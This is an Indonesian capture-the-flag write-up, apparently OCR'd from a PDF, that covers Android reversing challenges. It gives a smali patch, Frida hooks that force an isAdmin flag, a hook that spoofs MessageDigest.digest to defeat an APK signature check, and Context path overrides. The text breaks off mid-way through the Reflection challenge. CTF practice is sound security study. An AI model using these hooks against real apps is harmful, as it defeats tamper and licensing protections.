
Berikut smali yang kami patch

```
kosong … com intechfest game diff -w GameView.smali patch.smali
268c268
<     const/16 v2, 0xa
---
>     const/16 v2, 0x2
306c306
<     const/16 v1, 0x9
---
>     const/16 v1, 0x2
386c386
<     const/16 v2, 0x9
---
>     const/16 v2, 0xa
455a456,459
>     invoke-static {}, Lcom/intechfest/game/GameView;->submitScore()V
>     invoke-static {}, Lcom/intechfest/game/GameView;->submitScore()V
>     invoke-static {}, Lcom/intechfest/game/GameView;->submitScore()V
>     invoke-static {}, Lcom/intechfest/game/GameView;->submitScore()V
```

Berikut full file smalinya https://gist.github.com/kos0ng/95092381869c0a4d1d1e5e32616434ed
Jalankan apk dan ketika score==2 maka akan dapat flag, sayangnya flagnya tidak kelihatan. Karena flag tidak kelihatan maka kami gunakan frida untuk hook fungsi yang menggambar flag.

```
// frida -U --no-pause -l finalhook.js -f com.intechfest.game
Java.perform(function x(){
  var paint = 'android.graphics.Paint';
  var tmp = Java.use(paint);
  var str = 'java.lang.String';
  tmp.measureText.overload(str).implementation = function(x){
     console.log("noice");
     console.log(x);
     return this.measureText(x);
  }
});
```


4:04 PM
8 point(s) left to unlock the flag!
itf{0bFus
Well done!



Flag : itf{0bFusC4t10n_V3rryy_AnN0y1nG_R1gHt}


Sign (500 pts)

Diberikan sebuah sign.apk dan file src.cpp, isi dari src.cpp adalah seperti ini.

```
#include <iostream>
#include <string>
#include <jni.h>
#include <unistd.h>
#include <fcntl.h>
#include <dirent.h>
#include <chrono>
#include <thread>
#include <sys/inotify.h>
#include <android/log.h>
#include <sys/mman.h>
#include <future>
#include <vector>

#define LOGI(...) __android_log_print(ANDROID_LOG_INFO, "INTECHFEST", __VA_ARGS__)

#define SIGNATURE "f87aca804e0c5927fac297c607534a37d981651f81b141c17881ce9f5d96c28a"
#define FLAG "itf{REDACTED}"

jstring get_flag(JNIEnv *env, jobject thiz) {
    jclass contextClass = env->FindClass("android/content/Context");
    jmethodID getPackageManagerMethod = env->GetMethodID(contextClass, "getPackageManager",
"()Landroid/content/pm/PackageManager;");
    jmethodID getPackageNameMethod = env->GetMethodID(contextClass, "getPackageName",
"()Ljava/lang/String;");

    jobject packageManager = env->CallObjectMethod(thiz, getPackageManagerMethod);
    std::string packageName = env->GetStringUTFChars((jstring) env->CallObjectMethod(thiz,
getPackageNameMethod), 0);

    jclass packageManagerClass = env->FindClass("android/content/pm/PackageManager");
    jmethodID getPackageInfoMethod = env->GetMethodID(packageManagerClass, "getPackageInfo",
"(Ljava/lang/String;I)Landroid/content/pm/PackageInfo;");

    jobject packageInfo = env->CallObjectMethod(packageManager, getPackageInfoMethod,
env->NewStringUTF(packageName.c_str()), 0x00000040);
    jfieldID signaturesField =
env->GetFieldID(env->FindClass("android/content/pm/PackageInfo"), "signatures",
"[Landroid/content/pm/Signature;");
    jobjectArray signatureArray = (jobjectArray) env->GetObjectField(packageInfo,
signaturesField);

    jclass messageDigestClass = env->FindClass("java/security/MessageDigest");
    jmethodID getInstanceMethod = env->GetStaticMethodID(messageDigestClass, "getInstance",
"(Ljava/lang/String;)Ljava/security/MessageDigest;");
    jmethodID digestMethod = env->GetMethodID(messageDigestClass, "digest", "([B)[B");

    jclass signatureClass = env->FindClass("android/content/pm/Signature");
    jmethodID toByteArrayMethod = env->GetMethodID(signatureClass, "toByteArray", "()[B");
```

```
    jobject digest = env->CallStaticObjectMethod(messageDigestClass, getInstanceMethod,
env->NewStringUTF("SHA-256"));
    jbyteArray signatureBytes = (jbyteArray)
env->CallObjectMethod(env->GetObjectArrayElement(signatureArray, 0), toByteArrayMethod);
    jbyteArray digestBytes = (jbyteArray) env->CallObjectMethod(digest, digestMethod,
signatureBytes);

    size_t length = env->GetArrayLength(digestBytes);
    jbyte *bytes = env->GetByteArrayElements(digestBytes, 0);
    std::string result;

    for (size_t i = 0; i < length; i++) {
        char hex[8];
        sprintf(hex, "%02x", bytes[i] & 0xFF);
        result += hex;
    }

    if (result != SIGNATURE) {
        return env->NewStringUTF("Invalid signature!");
    }
    return env->NewStringUTF(FLAG);
}

extern "C" JNIEXPORT jint JNICALL JNI_OnLoad(JavaVM *vm, void *reserved) {
    JNIEnv *env;
    if (vm->GetEnv(reinterpret_cast<void **>(&env), JNI_VERSION_1_6) != JNI_OK) {
        return JNI_ERR;
    }

    JNINativeMethod methods[] = {
        {
            "get_flag",
            "()Ljava/lang/String;",
            (void *) get_flag
        }
    };

    jclass clazz = env->FindClass("com/kuro/sign/MainActivity");
    if (clazz == nullptr) {
        return JNI_ERR;
    }

    if (env->RegisterNatives(clazz, methods, sizeof(methods) / sizeof(methods[0])) !=
JNI_OK) {
        return JNI_ERR;
    }

    return JNI_VERSION_1_6;
}
```

Soal APK dengan implementasi library JNI kembali, langsung saja kita coba buka apknya, dan tampilannya seperti ini.




Dari src.app tidak ada syarat bagi kita untuk menjadi admin, mari kita decompile sign.apk tadi dengan jadx. Dan pada class MainActivity terdapat variable isAdmin.

```
package com.kuro.sign;

import android.os.Bundle;
import android.widget.TextView;
import androidx.appcompat.app.AppCompatActivity;

/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
   private TextView flag;
   private boolean isAdmin = false;

   private native String get_flag();

   static {
       System.loadLibrary("nino");
   }

   /* JADX INFO: Access modifiers changed from: protected */
   @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity,
androidx.core.app.ComponentActivity, android.app.Activity
   public void onCreate(Bundle bundle) {
       super.onCreate(bundle);
       setContentView(R.layout.activity_main);
       TextView textView = (TextView) findViewById(R.id.flag);
       this.flag = textView;
       if (this.isAdmin) {
           textView.setText("FLAG: " + get_flag());
```

```
            return;
        }
        textView.setText("FLAG: Only admin can see the flag!");
    }
}
```

Oke value isAdmin dapat dengan mudah kita ubah dengan **frida-tools** (https://book.hacktricks.xyz/mobile-pentesting/android-app-pentesting/frida-tutorial/frida-tutorial). Dan saat isAdmin = true, aplikasi akan memanggil fungsi **get_flag()**. Fungsi **get_flag()** dapat dilihat di file src.app tadi. Yang mana fungsi tersebut akan mengecek signature dari aplikasi dengan signature yang ada di src.app, jika salah maka akan muncul Invalid signature. Oke sekarang kita coba dulu ubah value **isAdmin** menjadi true.

```
Java.perform(function () {
    var MainActivity = Java.use('com.kuro.sign.MainActivity');
    MainActivity.onCreate.implementation = function (v) {
        console.log("Before Overwrite: " + this.isAdmin.value);
        this.isAdmin.value = true;
        console.log("After Overwrite: " + this.isAdmin.value);
        this.onCreate.call(this, v);
    }
});
```



Bisa kita lihat pada gambar diatas, variable **isAdmin** sudah menjadi true, namun kita masih belum mendapatkan flag, karena kita harus membuat signature nya sama dengan di src.app yaitu **f87aca804e0c5927fac297c607534a37d981651f81b141c17881ce9f5d96c28a.** Disini kita juga bisa melakukannya dengan frida, jika kita lihat pada src.app yang di sini

```
...
```

```
    jclass messageDigestClass = env->FindClass("java/security/MessageDigest");
    jmethodID getInstanceMethod = env->GetStaticMethodID(messageDigestClass, "getInstance",
"(Ljava/lang/String;)Ljava/security/MessageDigest;");
    jmethodID digestMethod = env->GetMethodID(messageDigestClass, "digest", "([B)[B");

    jclass signatureClass = env->FindClass("android/content/pm/Signature");
    jmethodID toByteArrayMethod = env->GetMethodID(signatureClass, "toByteArray", "()[B");

    jobject digest = env->CallStaticObjectMethod(messageDigestClass, getInstanceMethod,
env->NewStringUTF("SHA-256"));
    jbyteArray signatureBytes = (jbyteArray)
env->CallObjectMethod(env->GetObjectArrayElement(signatureArray, 0), toByteArrayMethod);
    jbyteArray digestBytes = (jbyteArray) env->CallObjectMethod(digest, digestMethod,
signatureBytes);

    size_t length = env->GetArrayLength(digestBytes);
    jbyte *bytes = env->GetByteArrayElements(digestBytes, 0);
    std::string result;

    for (size_t i = 0; i < length; i++) {
        char hex[8];
        sprintf(hex, "%02x", bytes[i] & 0xFF);
        result += hex;
    }

    if (result != SIGNATURE) {
        return env->NewStringUTF("Invalid signature!");
    }
    return env->NewStringUTF(FLAG);
}
...
```

Awalnya saya bingung dengan codenya, karena ini code Java yang di convert ke CPP dengan JNI, namun akhirnya sedikit paham setelah baca2 di stackoverflow dan dokumentasinya. Oke disini saya jelasin sedikit.

```
   jclass messageDigestClass = env->FindClass("java/security/MessageDigest");
    jmethodID getInstanceMethod = env->GetStaticMethodID(messageDigestClass, "getInstance",
"(Ljava/lang/String;)Ljava/security/MessageDigest;");
    jmethodID digestMethod = env->GetMethodID(messageDigestClass, "digest", "([B)[B");
```


Jclass messagexxx = env->Findclass(xxx), itu akan mencari class pada path **java/security/MessageDigest** atau bisa kalian lihat disini https://developer.android.com/reference/java/security/MessageDigest. Nah line selanjutnya disitu akan memanggil 2 fungsi dari class tersebut yaitu, **getInstance** dan **digest**. Fungsi yang menarik disini adalah fungsi **digest**. Karena fungsi ini lah yang digunakan aplikasi untuk mengambil signature yang kemudian convert ke hash **sha-256**. Dengan ini kita bisa hook dengan frida pada class tersebut, dan panggil fungsi digest agar return sesuai dengan hash pada src.app yaitu **f87aca804e0c5927fac297c607534a37d981651f81b141c17881ce9f5d96c28a**, namun perlu

diingan kita harus mengubah hash tersebut ke bytes.

```
>>> l = [i for i in bytearray.fromhex('f87aca804e0c5927fac297c607534a37d981651f81b141c17881ce9f5d96c28a')]
>>> l
[248, 122, 202, 128, 78, 12, 89, 39, 250, 194, 151, 198, 7, 83, 74, 55, 217, 129, 101, 31, 129, 177, 65, 193, 120, 129, 206, 159, 93, 150, 194, 138]
>>>
```

Oke dengan ini tinggal tambahkan hooknya pada frida, full script:

```
Java.perform(function () {
    var MainActivity = Java.use('com.kuro.sign.MainActivity');
    MainActivity.onCreate.implementation = function (v) {
        console.log("Before Overwrite: " + this.isAdmin.value);
        this.isAdmin.value = true;
        console.log("After Overwrite: " + this.isAdmin.value);
        this.onCreate.call(this, v);
    }
    var MessageDigest = Java.use('java.security.MessageDigest');
    MessageDigest.digest.overload('[B').implementation = function(arg) {
        console.log(`digest hook called`);
        console.log(arg);
        return Java.array('byte', [248, 122, 202, 128, 78, 12, 89, 39, 250,
194, 151, 198, 7, 83, 74, 55, 217, 129, 101, 31, 129, 177, 65, 193, 120,
129, 206, 159, 93, 150, 194, 138] );
    }
});
```



Flag : itf{who_needs_sign_check_when_u_can_bypass_it}

Sign revenge (500 pts)

Diberikan file sign_revenge.apk dan src.app lagi, isi dari src.app seperti ini.

```
#include <iostream>
#include <string>
#include <jni.h>
#include <unistd.h>
#include <fcntl.h>
#include <dirent.h>
#include <chrono>
#include <thread>
#include <sys/inotify.h>
#include <android/log.h>
#include <sys/mman.h>
#include <future>
#include <vector>

#define LOGI(...) __android_log_print(ANDROID_LOG_INFO, "INTECHFEST", __VA_ARGS__)

#define SIGNATURE "f87aca804e0c5927fac297c607534a37d981651f81b141c17881ce9f5d96c28a"
#define FLAG "itf{REDACTED}"

jstring get_flag(JNIEnv *env, jobject thiz) {
    jclass contextClass = env->FindClass("android/content/Context");
    jmethodID getPackageManagerMethod = env->GetMethodID(contextClass, "getPackageManager",
"()Landroid/content/pm/PackageManager;");
    jmethodID getPackageNameMethod = env->GetMethodID(contextClass, "getPackageName",
"()Ljava/lang/String;");

    jobject packageManager = env->CallObjectMethod(thiz, getPackageManagerMethod);
    std::string packageName = env->GetStringUTFChars((jstring) env->CallObjectMethod(thiz,
getPackageNameMethod), 0);

    jclass packageManagerClass = env->FindClass("android/content/pm/PackageManager");
    jmethodID getPackageInfoMethod = env->GetMethodID(packageManagerClass, "getPackageInfo",
"(Ljava/lang/String;I)Landroid/content/pm/PackageInfo;");

    jobject packageInfo = env->CallObjectMethod(packageManager, getPackageInfoMethod,
env->NewStringUTF(packageName.c_str()), 0x08000000);
    jfieldID signingInfoField = env->GetFieldID(env->GetObjectClass(packageInfo),
"signingInfo", "Landroid/content/pm/SigningInfo;");
    jobject signingInfo = env->GetObjectField(packageInfo, signingInfoField);

    jclass signingInfoClass = env->FindClass("android/content/pm/SigningInfo");
    jmethodID getApkContentsSignersMethod = env->GetMethodID(signingInfoClass,
"getApkContentsSigners", "()[Landroid/content/pm/Signature;");
    jobjectArray signatureArray = (jobjectArray) env->CallObjectMethod(signingInfo,
getApkContentsSignersMethod);

    jclass messageDigestClass = env->FindClass("java/security/MessageDigest");
    jmethodID getInstanceMethod = env->GetStaticMethodID(messageDigestClass, "getInstance",
"(Ljava/lang/String;)Ljava/security/MessageDigest;");
```

```
    jmethodID digestMethod = env->GetMethodID(messageDigestClass, "digest", "([B)[B");

    jclass signatureClass = env->FindClass("android/content/pm/Signature");
    jmethodID toByteArrayMethod = env->GetMethodID(signatureClass, "toByteArray", "()[B");

    jobject digest = env->CallStaticObjectMethod(messageDigestClass, getInstanceMethod,
env->NewStringUTF("SHA-256"));
    jbyteArray signatureBytes = (jbyteArray)
env->CallObjectMethod(env->GetObjectArrayElement(signatureArray, 0), toByteArrayMethod);
    jbyteArray digestBytes = (jbyteArray) env->CallObjectMethod(digest, digestMethod,
signatureBytes);

    size_t length = env->GetArrayLength(digestBytes);
    jbyte *bytes = env->GetByteArrayElements(digestBytes, 0);
    std::string result;

    for (size_t i = 0; i < length; i++) {
        char hex[8];
        sprintf(hex, "%02x", bytes[i] & 0xFF);
        result += hex;
    }

    if (result != SIGNATURE) {
        return env->NewStringUTF("Invalid signature!");
    }

    return env->NewStringUTF(FLAG);
}

extern "C" JNIEXPORT jint JNICALL JNI_OnLoad(JavaVM *vm, void *reserved) {
    JNIEnv *env;
    if (vm->GetEnv(reinterpret_cast<void **>(&env), JNI_VERSION_1_6) != JNI_OK) {
        return JNI_ERR;
    }

    JNINativeMethod methods[] = {
        {
            "get_flag",
            "()Ljava/lang/String;",
            (void *) get_flag
        }
    };

    jclass clazz = env->FindClass("com/kuro/sign/MainActivity");
    if (clazz == nullptr) {
        return JNI_ERR;
    }

    if (env->RegisterNatives(clazz, methods, sizeof(methods) / sizeof(methods[0])) !=
JNI_OK) {
        return JNI_ERR;
    }
```

```
    return JNI_VERSION_1_6;
}
```


Overall sama seperti pada soal Sign sebelumnya namun terdapat perbedaan di

```
31,33c31,37
<     jobject packageInfo = env->CallObjectMethod(packageManager,
getPackageInfoMethod, env->NewStringUTF(packageName.c_str()),
0x00000040);
<     jfieldID signaturesField =
env->GetFieldID(env->FindClass("android/content/pm/PackageInfo"),
"signatures", "[Landroid/content/pm/Signature;");
<     jobjectArray signatureArray = (jobjectArray)
env->GetObjectField(packageInfo, signaturesField);
---
>     jobject packageInfo = env->CallObjectMethod(packageManager,
getPackageInfoMethod, env->NewStringUTF(packageName.c_str()),
0x08000000);
>     jfieldID signingInfoField =
env->GetFieldID(env->GetObjectClass(packageInfo), "signingInfo",
"Landroid/content/pm/SigningInfo;");
>     jobject signingInfo = env->GetObjectField(packageInfo,
signingInfoField);
>
>     jclass signingInfoClass =
env->FindClass("android/content/pm/SigningInfo");
>     jmethodID getApkContentsSignersMethod =
env->GetMethodID(signingInfoClass, "getApkContentsSigners",
"()[Landroid/content/pm/Signature;");
>     jobjectArray signatureArray = (jobjectArray)
env->CallObjectMethod(signingInfo, getApkContentsSignersMethod);
58a63
>
```

Hanya terdapat beberapa tambahan class, namun tidak ada perubahan pada check signature, aplikasi tetap menggunakan fungsi **digest**, soal ini dapat saya solve dengan script yang sama pada soal Sign sebelumnya. Full script:

```
Java.perform(function () {
    var MainActivity = Java.use('com.kuro.sign.MainActivity');
    MainActivity.onCreate.implementation = function (v) {
        console.log("Before Overwrite: " + this.isAdmin.value);
```

```
        this.isAdmin.value = true;
        console.log("After Overwrite: " + this.isAdmin.value);
        this.onCreate.call(this, v);
    }
    var MessageDigest = Java.use('java.security.MessageDigest');
    MessageDigest.digest.overload('[B').implementation = function(arg) {
        console.log(`digest hook called`);
        console.log(arg);
        return Java.array('byte', [248, 122, 202, 128, 78, 12, 89, 39, 250,
194, 151, 198, 7, 83, 74, 55, 217, 129, 101, 31, 129, 177, 65, 193, 120,
129, 206, 159, 93, 150, 194, 138] );
    }
});
```



Flag : itf{still_who_needs_sign_check_anyway_right}

Reflection (500 pts)


Diberikan reflection.apk dan src.app kembali, isi dari src.app seperti ini.

```
#include <iostream>
#include <string>
#include <jni.h>
#include <unistd.h>
#include <fcntl.h>
#include <dirent.h>
#include <chrono>
#include <thread>
#include <sys/inotify.h>
#include <android/log.h>
#include <sys/mman.h>
#include <future>
#include <vector>

#define LOGI(...) __android_log_print(ANDROID_LOG_INFO, "INTECHFEST", __VA_ARGS__)

#define FLAG "itf{REDACTED}"

jstring get_flag(JNIEnv *env, jobject thiz) {
    jclass contextClass = env->FindClass("android/content/Context");
    jmethodID getPackageCodePathMethod = env->GetMethodID(contextClass,
"getPackageCodePath","()Ljava/lang/String;");
    jmethodID getPackageResourcePathMethod = env->GetMethodID(contextClass,
"getPackageResourcePath","()Ljava/lang/String;");

    std::string s1 = env->GetStringUTFChars((jstring)env->CallObjectMethod(thiz,
getPackageCodePathMethod), 0);
    std::string s2 = env->GetStringUTFChars((jstring)env->CallObjectMethod(thiz,
getPackageResourcePathMethod), 0);

    if (s1 != "uwoghhhhhhh cnnuy T_T T_T T_T" || s2 != "uwoghhhhhhh cnnuy T_T T_T T_T") {
        return env->NewStringUTF("Hmmmmmmmmmmmmm");
    }

    return env->NewStringUTF(FLAG);
}

extern "C" JNIEXPORT jint JNICALL JNI_OnLoad(JavaVM *vm, void *reserved) {
    JNIEnv *env;
    if (vm->GetEnv(reinterpret_cast<void **>(&env), JNI_VERSION_1_6) != JNI_OK) {
        return JNI_ERR;
    }

    JNINativeMethod methods[] = {
        {
            "get_flag",
            "()Ljava/lang/String;",
            (void *) get_flag
        }
```

```
    };

    jclass clazz = env->FindClass("com/intechfest/reflection/MainActivity");
    if (clazz == nullptr) {
        return JNI_ERR;
    }

    if (env->RegisterNatives(clazz, methods, sizeof(methods) / sizeof(methods[0])) !=
JNI_OK) {
        return JNI_ERR;
    }

    return JNI_VERSION_1_6;
}
```

Oke goalnya sudah jelas, kita bisa hook kembali dengan frida untuk mengubah valu dari s1 & s2 agar sesuai dengan yang di src.cpp diatas, yaitu string **“uwoghhhhhhh cnnuy T_T T_T T_T”**. Oke lalu saya coba hook ke class **android.content.Context**, Kurang lebih seperti ini

```
Java.perform(function () {
    var Context = Java.use('android.content.Context');
    Context.getPackageCodePath.implementation = function(arg) {
        console.log("Hooking");
        return "uwoghhhhhhh cnnuy T_T T_T T_T";
   }
   Context.getPackageResourcePath.implementation = function(arg){
        console.log("Hooking 2");
        return "uwoghhhhhhh cnnuy T_T T_T T_T";
   }
});
```



Bisa dilihat pada gambar diatas, flag tidak muncul, hal ini dikarenakan **android/content/Context** merupakan **abstract class** bisa dilihat disini, lalu bagaimana

overwritenya? Disini ada 2 pilihan yaitu **ContextWrapper** dan **ContextImpl** yang saya dapatkan pada forum LORD **stackoverflow** disini.

